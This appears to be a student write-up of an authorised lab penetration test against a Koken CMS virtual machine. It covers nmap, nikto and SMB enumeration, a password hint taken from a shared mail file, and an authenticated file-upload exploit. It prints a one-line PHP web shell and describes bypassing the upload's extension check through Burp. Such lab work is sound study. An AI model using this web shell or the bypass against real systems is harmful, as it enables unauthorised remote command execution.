# Methodology

The above section provides a detailed overview of the steps followed to ethically hack the virtual machine assigned.

## I. Reconnaissance

- Since the target IP was known, this stage mainly concerned itself with comprehensive information gathering. To implement this, I executed the command ***nmap -sS -sV -O -sC -p- 10.48.0.114***. This performed a SYN scan across all 65,535 TCP, provided service detection, OS fingerprinting, and default script scanning to profile the target's configuration.
  The output showed a limited attack surface, with only ports 8000, 139, and 445 open, running netbios-ssn and http services. The versions found were Apache httpd 2.4.18, Samba smbd 3.X – 4.X, and Samba smbd 4.3.11-Ubuntu. These versions are old, hence likely to have unpatched vulnerabilities we can exploit. Additionally, we found a Content Management System running on port 8000, later identified as Koken 0.22.24, which is an older version of Koken that might have unpatched vulnerabilities we might exploit.
  There was also a web title "daisa ahomi," which might be a clue for potential usernames/directories, and a note that a proxy might be redirecting requests, which could complicate certain web attacks (e.g., directory brute forcing bypasses). Additionally, the Samba/SMB ports (port 139/445) suggest that guest access might be enabled on certain shares, with target machine vulnerable to SMB relaying attacks if one is on the same local network.

**Output:**

```
└─# nmap -sS -sV -O -sC -p- 10.48.0.114
```

```
└─# nmap -sS -sV -O -sC -p- 10.48.0.114
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 10:29 -0500
Nmap scan report for 10.48.0.114
Host is up (0.0083s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-generator: Koken 0.22.24
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: daisa ahomi
MAC Address: 08:00:27:7C:22:81 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: Host: PHOTOGRAPHER

Host script results:
| smb2-time:
|   date: 2026-02-05T15:29:35
|_  start_date: N/A
|_clock-skew: mean: 1h39m36s, deviation: 2h53m12s, median: -23s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2026-02-05T10:29:34-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.01 seconds
```

## II. Vulnerability Identification

- Since the web server was running on the open port 8000 for HTTP, I navigated to the target ***10.48.0.114*** in a browser, initiated a handshake with Apache to retrieve and render a webpage. I intended to inspect the site for any possible vulnerabilities or a login portal. Unfortunately, I could not get much information of use other than reaffirm my suspicion that the user “daisa ahomi” exists.

**Output:**

Not Secure http://10.48.0.114:8000

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Your site tagline

# daisa ahomi

**Home** Timeline Albums Content Essays

No featured content found. Assign some in the Library.

Home Albums Content Essays

© daisa ahomi | Built with Koken

Your site tagline

# daisa ahomi

Home **Timeline** Albums Content Essays

Content | Published 2 days ago Share +

**php-reverse-shellphp.jpg**

Content | Published 2 days ago Share +

**Download File**

**php-reverse-shell.php**

Content | Published 6 years ago Share +

Content | Published 6 years ago Share +


Download File

shell.php

- To see if the web server had insecure configurations like default files/directories (e.g., */setup folder*) that should have been deleted, I used the command ***nikto -h http://10.48.0.114:8000*** **.** The Nikto command performed an automated vulnerability scan against the web server to identify outdated software, dangerous files, and insecure configurations that could lead to exploitation. The output showed that we had found the admin login page/section, ***/admin/index.html,*** and proceeded to navigate there.

**Output:**

```
└─# nikto -h http://10.48.0.114:8000
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.48.0.114
+ Target Hostname:    10.48.0.114
+ Target Port:        8000
+ Start Time:         2026-02-05 10:52:58 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Opti
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion t
ing-content-type-header/
+ /index.php?: Uncommon header 'x-koken-cache' found, with contents: hit.
+ All CGI directories 'found', use '-C none' to test none
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 1264, size: 64a1285f96220, mtime: gzip. See: http://cve.mitre.org/cgi
+ /: Uncommon header 'x-xhr-current-location' found, with contents: http://10.48.0.114/.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debuggi
+ /admin/: This might be interesting.
+ /app/: This might be interesting.
+ /home/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/index.html: Admin login page/section found.
+ 26664 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2026-02-05 10:58:39 (GMT-5) (341 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




- Even though I was able to find the admin login page/section, common credentials like admin/admin proved to not be useful. However, at the reconnaissance stage we were able to identify that guest access was possible on certain shares and used the command ***enum4linux -S 10.48.0.114*** to list shares. The output showed that mapping and listing were possible on "sambashare," meaning we can view the directory structure and the specific files currently hosted on that share.

**Output:**

```
└─# enum4linux -S 10.48.0.114
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Feb  8 13:09:27 2026

 ========================== ( Target Information )==========================

Target ........... 10.48.0.114
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ===================== ( Enumerating Workgroup/Domain on 10.48.0.114 )=====================

[+] Got domain/workgroup name: WORKGROUP

 ========================== ( Session Check on 10.48.0.114 )==========================

[+] Server 10.48.0.114 allows sessions using username '', password ''

 ========================== ( Getting domain SID for 10.48.0.114 )==========================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

 ========================== ( Share Enumeration on 10.48.0.114 )==========================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server       Comment
        ---------    -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 10.48.0.114

//10.48.0.114/print$    Mapping: DENIED Listing: N/A Writing: N/A
//10.48.0.114/sambashare        Mapping: OK Listing: OK Writing: N/A
```

```
//10.48.0.114/print$    Mapping: DENIED Listing: N/A Writing: N/A
//10.48.0.114/sambashare        Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.48.0.114/IPC$      Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sun Feb  8 13:10:39 2026
```

- To connect to the Samba share, I used the command ***smbclient //10.48.0.114/share.*** The command attempts to connect to the samba share as if it were an FTP client and allows interaction with the share to list, download, or upload files directly from the terminal. Upon getting a successful connection to the Samba share, I used the command ***ls*** to list all available files on the share. The output showed certain files of interest, mainly ***mailsent.txt*** and ***wordpress.bkp.zip.***
  Upon further exploration of the ***mailsent.txt,*** I was able to view a message between the users "agi clarence" and our previously identified user "daisa ahomi." Through this, I determined valid credentials I could use for the admin login page, mainly the email being ***daisa@photographer.com*** and the password likely to be derived from "***my babygirl ;).***"

```
└─# smbclient //10.48.0.114/sambashare
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Mon Jul 20 21:30:07 2020
  ..                  D        0  Tue Jul 21 05:44:25 2020
  mailsent.txt        N      503  Mon Jul 20 21:29:40 2020
  wordpress.bkp.zip   N 13930308  Mon Jul 20 21:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \> more mailsent.txt
```


```
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```

## III. Exploitation

- I was able to successful gain access to admin page with the password "***babygirl***" after some trial-and-error attempts and proceeded to do some explorations to see if I could see vulnerabilities (e.g., outdated plugins) but unfortunately didn't find anything worthwhile.

  **Output:**




- I opted to use ***searchsploit*** to identify any possible vulnerabilities Koken might have, since we had previously identified that it was older and hence likely to be unpatched, using the command ***searchsploit koken.*** The output identified ***CVE-2020-37023***, a file upload vulnerability in Koken CMS version 0.22.24 that permits authorized attackers to rename PHP files to get around file extension restrictions. Basically, this vulnerability enables attackers to upload PHP files with system command execution capabilities by manipulating the file upload request through a web proxy and changing the file extension.

**Output:**

```
└─# searchsploit koken
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)                  | php/webapps/48706.txt
---------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```


- I proceeded to create my malicious PHP file but added the .jpg file extension so that Koken permits file upload, and I added a PHP command for system command execution capabilities.


  **Output:**


```
<?php system($_GET['cmd']);?>
```


- Burp was my web proxy of choice to manipulate the file upload request to change my malicious PHP file back to its original .php extension such that it can be executed. To do this, I used the Burp browser to navigate to Koken admin login page, entered the credentials, and proceeded to turn intercept on prior to uploading my malicious PHP file.

  **Output:**


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.12.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Open browser
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held here.
This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser


Koken
Not secure 10.48.0.114:8000/admin/index.html
Email address
Password
Keep me signed in
Sign in




